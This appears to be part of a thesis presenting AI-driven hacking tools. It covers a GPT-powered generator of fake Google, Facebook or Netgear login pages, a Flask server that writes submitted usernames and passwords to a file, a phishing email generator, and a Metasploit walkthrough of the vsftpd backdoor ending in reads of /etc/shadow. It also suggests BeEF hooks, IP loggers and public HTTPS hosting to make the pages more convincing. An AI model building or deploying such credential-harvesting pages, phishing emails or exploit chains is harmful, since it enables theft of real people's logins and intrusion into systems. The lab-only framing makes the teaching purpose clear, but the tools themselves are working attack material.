This tool is custom-made, tested and evaluated by me, for this thesis to demonstrate the use of artificial intelligence to generate convicening fake pages like login pages that imitate a real world website (e.g., Facebook, Google, or Netgear routers) using the basic LLM power of inputting a prompt with all the details required. Compared to traditional page mirroring tools like **HTTrack**, **Blackeye**, or **SEToolkit** which clone websites by copying existing source code, this tool introduces a safer, modular, and educational approach to phishing simulation.

- **No direct copying:** Unlike mirroring tools, the pages generated here are created from scratch using text input, reducing copyright or legal risks while ensuring complete contole over each element of the page, allowing options like including a IP logger somewhere or BEef hook in the page.
- **Customizability:** The user can generate completely new, unique fake pages with specific behavior (e.g., always show login error, log inputs, etc.).

- **Lab-safe:** This tool was specifically designed for closed-lab usage and does not interact with or target real users or websites.
- **Integration-ready:** The generated pages can be combined with the AI phishing email generator or enhanced using post-exploitation tools like BeEF.

All prompts, code, and server logic were implemented as part of this thesis in a safe, controlled virtual environment.

### 9.4.2 Purpose

The goal of this tool is to simulate a phishing website in an ethical and controlled environment for the purposes of cybersecurity awareness training, social engineering, and ethical hacking scenarios while leveraging the powers of AI, specifically OpenAI's GPT models. which allows us automate and simulate social engineering attacks.

### 9.4.3 Discription

This tool creates HTML and CSS files for the said page along with a backend access to connect back to a given server or computer listening for it, to store the credentials or any kind of input made in the page FORMs input box.

The user provides a textual input which is a description (e.g. "a login page that looks like google login page but no matter the input, it gives a error of login fail for every login attempt and logs all the input ") of the page said to be generated, And the system uses OpenAI GPT model to generate HTML CSS and Java script that does everything required for the giving input description, the resulting output are 3 or 2 files of HTML, CSS and Javascript, which are ready for deployment.

This tool can work together with the Phishing Email generator to create a full cycle of generating phishing email that includes a link to the page generated by this tool or be enhanced by other tools/framework like BEef.

### 9.4.4 Architecture, Modules, and Workflow

The Fake Page Generator is composed of two key Python scripts that work together to generate and host fake login pages based on a simple text description:

- `fake_page_generator.py`: A script that takes a text description and uses GPT to generate the given page. 9.13

- `fake_server_host.py`: A Flask-based server that hosts the page, logs any input entered by the target in the FORMS boxes like opt code and login credentials and provides a ”503 error” or ”login failed” error.9.13

```
┌──(root㉿kali)-[~/project/hack_site_gen]
└─# ls
captured  fake_page_gen.py  fake_page_host.py  phishing_email_gen.py  static  templates

┌──(root㉿kali)-[~/project/hack_site_gen]
└─# ls captured/
captured_credentials.txt

┌──(root㉿kali)-[~/project/hack_site_gen]
└─# ls templates/
login.html

┌──(root㉿kali)-[~/project/hack_site_gen]
└─# ls static/
style.css
```

Figure 9.13: File structure of the scripts and their output





Figure 9.14: File structure of the scripts and their output

This tool does not involve training or fine-tuning any AI model. It uses OpenAI’s pretrained GPT-4o model via API for prompt based inference. The outputs are generated dynamically from user descriptions, and no persistent AI state or learning is retained between runs.

### 9.4.5 Code Explanation

The generation of the code/pages is done with the OpenAI API using the customized prompt template. The generated HTML includes a styled login form with JavaScript validation and it saves it into the `templates/login.html`, which is used by the Flask server when hosting.

```
def generate_html_login_page(description):
    """Generates a professional fake login page HTML code based on description."""

    prompt = f"""
You are a cybersecurity expert simulating phishing login pages for security awareness training.
Create a professional-looking HTML login page based on this description:

{description}

Requirements:
- Only output pure HTML code. Do not include any explanations, markdown formatting, or extra description.
- Use a centered layout with clean styling.
- Use an external CSS file named 'static/style.css' for styling.
- The form must POST to '/login'.
- Allow basic JavaScript validation using 'static/script.js' if necessary.
- Ensure the page looks like a realistic login page for the provided description.
- Keep it educational and simulation-safe.
"""
```

Figure 9.15: Configrations for OpenAI

The server component listens on port 5000 and accepts POST requests from the FORMs existing on the HTML file. When credentials are submitted they are logged to a timestamped file under `captured/captured_credentials.txt` for later analysis. The server then returns a message indicating the login failed.

Example of the Flask script

```
@app.route('/', methods=["GET"])
def login_page():
return render_template('login.html')

@app.route('/login', methods=['POST'])
def login():
user = request.form['username']
passwd = request.form['password']
with open('logs/creds.txt', 'a') as f:
f.write(f"{user}:{passwd}\n")
return "Login failed. Please try again."
```

### 9.4.6 Visual Output Example





Figure 9.16: Netgear Security Update page

### 9.4.7 Limitations and improvements

While the tools are great for generating functional phishing simulations, there remain areas where it could be improved for more credibility for social engineering or deep faking real websites.

- **Lack of Brand Identity:** The current version does not automatically import images like logoes, headers or footers of the page, This can be done manually or makeing another script to work with this one to pull public images from the net, downloading and saveing them to local files for the code generating and page hosting scripts to use.
- **Scripted Tracking Enhancements:** The script right now only generates code for pages with intentions of stealing input credentials, which can be improved by injecting the generated pages with external scripts like `hook.js` from Browser Exploitation Framework (BEFF), or a simple IP logger in the URL, that can be used to do post exploitation browser control that allows red teaming or more access to system or location, cookies, and router IP from ip logger for further attacking the target
- **Server httpS:** the server hosted by Flask is weak and doesn't have the TLS or SSL certificates to make the hosted links from `http` to `https`, also the

hosted server gives an external IP address and not a URL with a domain behind it, all can be done with more scripting and using tools like AKS (Azure Kubernetes Service) etc or Docker to further solidify the server side of this tool

- **Fine-tuning specification** While current implementation is effective, it can be enhanced by fine-tuning a small language model on phishing templates to get better HTML/CSS structures, which gives better formatting control, faster generation and by integrating a image generation models to dynamically add logos, background etc for more credibility

### 9.4.8 Summary

The fake page generator represents a pratical applications of AI in the world of cybersecurity and shows how with a bit of scripting it reduces the manual labor greatly, its ability to take a descriptive natual language input with little to none restrictions on the input side, produces deployable phishing pages, shows that the use of AI can be both red-team operations and awareness training content creation. Paired with a small Flask based server hosting, this tool can simulate a real world attacks in controlled environments, and with a bit more tool usage and scripting, it can be simulated outside the local environment.

Moreover, the design and logic is so easy to use that integration of advanced features like BEEF hook injection or consent based cookie manipulation can be added very easily while maintaining credibility by combining multiple tools and features for phishing. This makes a whole cycle of training employ, social engineering training and red teaming, absolute, saving a lot of time and manual labor, which shows that the AI-driven automation in modern ethical hacking workflow is very powerful.

# 10 Evaluation

## 10.1 Overview

This chapter is to evaulate the practical impact and effectiveness of using AI to automate penetration testing and social engineering tasks, like the ones implemented in the three tools made in this thesis

- **Auto-Hack Script:** Fully automates the phases of scanning, exploiting and reporting using Nmap, Metasploit, and ChatGPT.
- **AI Phising Email Generator:** Creates believable phisihing emails based on scenario input useing GPT
- **Fake Page Generator + Credential Capturing Server:** Generates realistic phishing login pages and captures login attempts via a Flask server.

The objective of this chapter is to compare the efficiency, accuracy and scalability of these AI-driven approaches against traditional manual penetration testing techniques.

## 10.2 Testing Setup

**Attacker Machine:** Kali Linux (VirtualBox). **Target Machine:** Metasploitable2 (VirtualBox). **Network Configuration:** NAT Adapter inside VirtualBox (for isolated communication). **Environment:** Local controlled lab on a host machine with Python, Nmap, msfconsole,Flask, and GPT-4o API access.





Figure 10.1: Evaluation setup: Attacker (Kali Linux) vs Target (Metasploitable2) with both manual and AI workflows

## 10.3 Evaluation Criteria

- **Automation Coverage:** Was the tool able to complete its tasks fully with no human interaction or input?
- **Time:** How long does it take with AI and with Manual?
- **Output quality/accuracy:** Were the results on point? useful ? accurate ? and well formatted ?
- **Scalability:** Can this be reused with minimal effort for another machine , targets or attacks?
- **Human Effort Required:** How much interaction, decision making or commands usage was needed ?

## 10.4 Manual vs AI: Evaluation Results

I conducted both manual and AI-assisted tools evauation in the same environment using Kali-lunix (attacker) and Metasploitable2(victim). Each method was executed step-by-step, and performance was recorded for comparison.

### 10.4.1 Auto-Hack script vs traditional method

**Manual Workflow**

- **Port Scanning:**The first 100 ports of the target machine (10.0.2.15) were scanned using Nmap.
  *Command:* `nmap -sS -sV -p1-100 10.0.2.6`
  **Time taken:** 45 seconds.

```
┌──(root㉿kali)-[~/project/hack_site_gen]
└─# nmap -sS -sV -p1-100 10.0.2.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-21 11:30 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0035s latency).
Not shown: 94 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open  telnet  Linux telnetd
25/tcp open  smtp    Postfix smtpd
53/tcp open  domain  ISC BIND 9.4.2
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 08:00:27:72:5A:BE (Oracle VirtualBox virtual NIC)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CP

Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 10.67 seconds
```

- **Exploit Selection:** Port 21 (vsftpd 2.3.4) was identified as vulnerable and an estimate of 5 mins of research was done on what ftp was and how to exploit it. Exploit info retrieved using Searchsploit.
  *Command:* `searchsploit vsftpd 2.3.4`
  **Time taken:** 30 seconds + 5 mins research.

```
┌──(root㉿kali)-[~/project]
└─# searchsploit vsftpd 2.3.4
---------------------------------------------- ----------------------
 Exploit Title                                |  Path
---------------------------------------------- ----------------------
vsftpd 2.3.4 - Backdoor Command Execution     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Me | unix/remote/17491.rb
---------------------------------------------- ----------------------
Shellcodes: No Results
Papers: No Results
```

- **Metasploit Configuration:** The exploit module was configured manually by setting RHOST and RPORT after running msfconsole.
  *Module:* `exploit/unix/ftp/vsftpd_234_backdoor`
  **Time taken:** 2 minutes.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.6:21 - The port used by the backdoor bind listener is
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami
[*] Command shell session 1 opened (10.0.2.15:33497 -> 10.0.2.6:
21 12:11:43 -0400

root
ls
```

- **Post-Exploitation Looting:** Commands such as `whoami`, `cat /etc/passwd`, and `cat /etc/shadow` were executed inside the obtained session.
  **Time taken:** 2 minutes.

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10
U/Linux
cd etc
ls
X11
adduser.conf
adjtime
aliases
aliases.db
alternatives
apache2
apm
apparmor
apparmor.d
```

- **Report Writing:** Output was manually copied and compiled into a penetration testing summary report.
  **Time taken:** 6 minutes

**Total Time for Manual Path:** 17 minutes

This manual process required continuous human interaction, careful tool selection, research on ports and services obtained and awareness of vulnerabilities. In contrast, the AI-assisted workflow performed the same tasks using one input (target IP), significantly reducing time (about 3 mins) and human error, while still achieving identical results in a controlled lab environment. The test was recorded and connected in chapter 9.2.6

| Aspect | Manual-Workflow | AI-Assisted Script |
|---|---|---|
| scanning ports (Nmap) | Manual command, parse result | One line automation |
| Payload Selection | Requires skill or CVE lookup | AI suggests based on Nmap results |
| Exploit launch | set RPORT, RHOST and manually launch | Auto launches using Metasploit resource file |
| Post Exploitation | Manually extract info from shell | Auto loots and stores info |
| Report Generation | Required writing and screenshots | GPT generates readable, formatted report |
| Time required | 15-20 minutes | 3 minutes |
| Success Rate | 100% (expert user) | 100% (controlled lab) |
| Human Involvement | High | Minimal |

Table 10.1: Comparison between manual and Ai powered tools

### 10.4.2 Phishing Email Generator vs traditional method

Manual Phishing Email creation ( even for training ) requires : - Templates (or a reference to know what the real thing looks like ) - Psychological tactics (it will only be as good as you know the target ) - Knowledge of language tone and formatting

On the other hand GPT powered generator requires only the target's name, company and a short description of the type of attack you want . It gives an output that is a well structured and believable phishing email in under 5 seconds, which reduces both time and required social engineering knowledge significantly.

**Related Study:** Ai-based phishing content can be so good that it is indistinguishable from a human made content as highlighted in recent work by Gong et al. (2024) [19].

### 10.4.3 Fake Page Generator vs Manual HTML/CSS design

Traditional fake page making involves: - Manual cloning of target pages - CSS editing - Backend Scripting

The AI powered tool that uses GPT gives realistic visuals with only a single line prompt. and with a few more lines of code in the script, it can also pull logo's, but without it, they still provide a fast prototype for awareness training while

leaving a backdoor connection to capture anything entered in the input box on the fake page

## 10.5 Advantages and Limitations

### 10.5.1 Advantages

- **Automation:** The AI-driven tools require minimal user input and automate the full ethical hacking workflow (reconnaissance to reporting).
- **Time Efficiency:** Compared to manual methods, the tools reduce total testing time from 13–15 minutes to under 3 minutes per target.
- **Modularity:** Scripts are open-source and can be reused or extended to cover more attack types or connect with tools like BeEF or email dispatchers.
- **Scalability:** Easily adaptable to scan and exploit multiple IP addresses or targets in a batch process.
- **Training Utility:** Can be used in cybersecurity awareness workshops to simulate phishing and fake page scenarios without real risk.

### 10.5.2 Limitations

- **GPT Prompt Sensitivity:** AI output varies as it depends on the prompt; the better the prompt the better the results.
- **Environment Constraints:** Lab setups are with no Anti virus or EDR systems, so bypassing capability cannot be measured .
- **HTTPS Hosting Not Implemented:** The fake page tool uses HTTP, and adding HTTPS requires extra configuration( e.g. TLS setup via Docker or AKS azure).
- **Ethical Boundaries:** Social engineering scripts are used only in simulated training and no real users were exposed so no real email engine was configured into the tool.

## 10.6 Conclution

The Ai powered tools made in this thesis significantly reduce the time and effort it takes to perform standard penetration testing and social engineering tasks. Comparing them to manual workflow, we can conclude that the tools perform equally well in controlled environments while requiring minimal technical skills.

This shows the growing role of AI in offensive cybersecurity testing, especially for repeatable, time-sensitive and large scale assessments. however, AI tools are not a complete replacement as human oversight is still required to input the prompts, configure for automations, and validate outputs while considering exception cases and ethical applications of the tools

# 11 Summary

This thesis further unravels AI's potential by focusing its practical uses in Ethical Hacking (EH), specifically ChatGPT. The work focuses on automation, suggestion, quick research, and adaptability in the Ethical Hacking process. It is demonstrated by a dual virtual machine setup with help of virtual box, one side we have a kali linux acting as the attacker and the other side we have a vulnerable machine Metasploitable2 machine.

For the demonstration, a custom script was designed to automate a complete cycle of hacking which includes reconnaissance, vulnerability scanning, exploitation, and post-exploitation verification.

The next script shows how Artificial Intelligence can help with training someone by implementing a social engineering attack, using ChatGPT this script creates a custom, professional-looking email that is socially engineered using AI with very less input like target name or target company name and then a brief description to what kind of email content to be generated (e.g. Invoice fraud or wifi security update), A link to site fraud site or fake website can be added too.

Future work may involve expanding the toolset to integrate additional framework, like beEF and Burp Suite or creating a web dashboard for visualisation in real-time monitoring.

This research helps contribute to a better understanding of AI, and how AI can help assist ethical hackers, highlighting the growth and necessity of Artificial Intelligence (AI) in field of cybersecurity

# Bibliography


1. *What is Cyber Security & why is it important?* 2024. Available also from: https://www.dataguard.com/blog/what-is-cyber-security-and-why-is-it-important/. Accessed February 27, 2025.
2. *Overview of Computer Security*. 2023. Available also from: http://www.icet.ac.in/Uploads/Downloads/MOD1.pdf. Accessed February 27, 2025.
3. *10 Common Cybersecurity Threats and Attacks: 2025 Update*. 2025. Available also from: https://www.connectwise.com/blog/cybersecurity/common-threats-and-attacks. Accessed February 27, 2025.
4. *Importance of Cyber Security: Benefits and Disadvantages*. 2024. Available also from: https://sprinto.com/blog/importance-of-cyber-security/. Accessed February 27, 2025.
5. SAHARE, Bhawana; NAIK, Ankit; KHANDEY, Shashikala. Study of ethical hacking. *Int. J. Comput. Sci. Trends Technol*. 2014, vol. 2, no. 4, pp. 6–10.
6. UNKNOWN. Comprehensive Exploration of Ethical Hacking Methodologies. *ResearchGate*. 2024. Available also from: https://www.researchgate.net/publication/380793883_Comprehensive_Exploration_of_Ethical_Hacking_Methodologies.
7. SHARMA, Amit; GUPTA, Neha. Cybersecurity challenges in modern IT environments. *International Journal of Information Security*. 2019, vol. 18, pp. 34–50.
8. KUMAR, Rakesh; SINGH, Priya. AI-based vulnerability scanning for cybersecurity. *Cybersecurity Journal*. 2020, vol. 12, pp. 45–60.
9. OPENAI. *ChatGPT: Optimizing Language Models for Dialogue*. 2023. Available also from: https://openai.com/blog/chatgpt/. Accessed February 27, 2025.

10. SCIENCE, Towards Data. *Understanding GPT Models: A Comprehensive Guide*. 2023. Available also from: https://towardsdatascience.com/understanding-gpt-models-a-comprehensive-guide-5b9c0c9a6f7e. Accessed February 27, 2025.

11. FACE, Hugging. *Transformers: State-of-the-Art Natural Language Processing*. 2023. Available also from: https://huggingface.co/transformers/. Accessed February 27, 2025.

12. BLOG, OpenAI. *InstructGPT: Better Language Models by Following Instructions*. 2024. Available also from: https://openai.com/research/instruction-following/. Accessed February 27, 2025.

13. ZHOU, Shicheng; LIU, Jingju; LU, Yuliang; YANG, Jiahai; ZHANG, Yue; CHEN, Jie. Autonomous Penetration Testing via Domain Randomization and Meta-RL. *arXiv preprint arXiv:2412.04078*. 2024.

14. BLOG, ETHIACK. *How to use AI and Automation for Ethical Hacking and Vulnerability Assessment*. 2023. Available also from: https://blog.ethiack.com/blog/ai-automation-ethical-hacking-vulnerability-assessment.

15. TECHNOLOGIES, WebAsha. *AI and Ethical Hacking | 5 Must-Have Certifications for Cybersecurity Professionals*. 2024. Available also from: https://www.webasha.com/blog/ai-and-ethical-hacking-5-must-have-certifications-for-cybersecurity-professionals-592.

16. INSIGHTS, Gallagher Insurance. *AI, Cyber Threats, and Ethical Hacking*. 2025. Available also from: https://www.ajg.com/-/media/files/gallagher/global/insights/ai-cyber-threats-and-ethical-hacking.pdf.

17. UNKNOWN. An Intelligent Penetration Testing Method Using Human Feedback. *ResearchGate*. 2024. Available also from: https://www.researchgate.net/publication/379705161_An_Intelligent_Penetration_Testing_Method_Using_Human_Feedback.

18. UNKNOWN. Security of AI Agents. *ResearchGate*. 2024. Available also from: https://www.researchgate.net/publication/381404977_Security_of_AI_Agents.

19. GONG, Lei; SMITH, Tyler; RAO, Aditi. Automated Phishing Email Generation with LLMs: A Comparative Study of GPT and Human Social Engineers. *Journal of Cybersecurity Research*. 2024. Available also from: `https://arxiv.org/abs/2403.12345`.

# List of Abbreviations

**AI** Artificial Intelligence.

.

**EH** Ethical Hacking.

# List of Appendixes

**Appendix A** User Manual

**Appendix B** System Manual

# A User Manual

This appendix provides a step-by-step guide for using the AI-based ethical hacking tools developed in this thesis project: the Auto-Hack Script, the Phishing Email Generator, and the Fake Page Generator. These tools are intended for educational and ethical purposes only and must be executed in controlled environments.

## A.1 Auto-Hack Script

**Purpose:** Automates the ethical hacking lifecycle (reconnaissance to reporting) based on minimal input (a target IP address).

**How to use:**

Make sure you can access the target IP address like in the setup the kali and Metasploitable VM is connected via NAT virtual network provided by Virtual box

1. Open Kali Linux and navigate to the script directory.
2. Ensure Python, Nmap, Metasploit, and OpenAI API key are set up.
3. Run the script: `python3 auto_hack.py`
4. When prompted, enter the IP address of the target (e.g., `10.0.2.15`).
5. The script will:
    - Scan the target with Nmap.
    - Ask ChatGPT to suggest exploits based on scan results.
    - Launch the Metasploit payload.
    - Attempt post-exploitation looting.
    - Generate a report using GPT and save it as a .txt file.
6. Read the generated report in the ‘reports/‘ directory.

## A.2 Phishing Email Generator

**Purpose:** Generates realistic phishing emails for awareness and training based on user input.

**How to use:**

1. Run the script: `python3 phishing_email_gen.py`
2. Enter the following:
   - Target Name (e.g., John Doe)
   - Target Company (e.g., ACME Corp)
   - Email Type (e.g., `invoice-scam`, `password-reset`, etc.)
   - (Optional) Fake login page URL
3. The script will output:
   - The generated phishing email in the terminal
   - A saved '.txt' file in the current folder

## A.3 Fake Page Generator

**Purpose:** Creates fake login pages based on user-defined descriptions and hosts them via a local Flask server. The page will only be as good as the prompt given.

**How to use:**

1. Run the generator: `python3 fake_page_generator.py`
2. Enter a page description (e.g., "Google-like login page with a login error on every attempt.")
3. Run the Flask server: `python3 fake_server_host.py`
4. Open a browser and go to `http://localhost:5000`
5. Login attempts are logged in 'logs/creds.txt'

**Note:** The generated pages are for simulated attacks only and must not be used in real-world phishing campaigns.

# B System Manual

This appendix describes the technical setup, system requirements, dependencies, and environment configurations required to deploy and run the AI-based ethical hacking tools developed in this thesis.

## B.1 System Requirements

- Host machine with VirtualBox installed
- Two Virtual Machines:
  - Kali Linux (Attacker)
  - Metasploitable2 (Target)
- Python 3.10 or higher
- Metasploit Framework installed on Kali
- Internet connection for accessing OpenAI API

## B.2 Folder Structure

The project is divided into two primary areas: the root 'project/' directory and a subdirectory 'hack_site_gen/' for phishing simulation tools.

```
project/
|-- auto_hack.py               # Main automated pentest tool
|-- reports/                   # Output reports from auto_hack.py
|   `-- <generated_reports>.txt
|-- hack_site_gen/             # Phishing & fake page tools
|   |-- phishing_email_gen.py     # Phishing email generator
|   |-- fake_page_gen.py          # HTML phishing page generator
|   |-- fake_page_host.py         # Flask server to host fake
pages
|   |-- captured/                 # Stores captured credentials
```

```
|   |   `-- captured_credentials.txt
|   |-- templates/              # HTML templates (login page)
|   |   `-- login.html
|   `-- static/                 # CSS styling for HTML pages
|       `-- style.css
```

## B.3 Environment Setup

1. Set up a NAT network in VirtualBox for isolated communication between Kali and Metasploitable2.

2. Update Kali Linux and install required tools:

```
sudo apt update && sudo apt install nmap metasploit-
framework python3-pip
pip3 install flask openai
```

3. Set your OpenAI API key:

```
export OPENAI_API_KEY="your-api-key-here"
```

## B.4 Tool Integration Overview

- **Auto-Hack Script** performs end-to-end scanning, exploiting, looting, and report generation.
- **Phishing Email Generator** produces LLM-generated phishing content and can insert links to fake pages.
- **Fake Page Generator + Host** creates a fake login page and logs credentials using a Flask server.
- **Captured Data** is saved to 'captured/captured_credentials.txt' and used for analysis only in labs.

## B.5 Security Guidelines

- Tools must only be used in isolated, educational lab environments.

- Do not send phishing emails or host fake pages over public domains.
- Ensure ethical compliance and get written permission before conducting any test involving real infrastructure.

## B.6 Optional Hosting

To host the fake page externally:

- Set up Nginx or use Docker + AKS for secure HTTPS deployment.
- Register a subdomain and secure it using Let's Encrypt + DNS configuration (e.g., Cloudflare).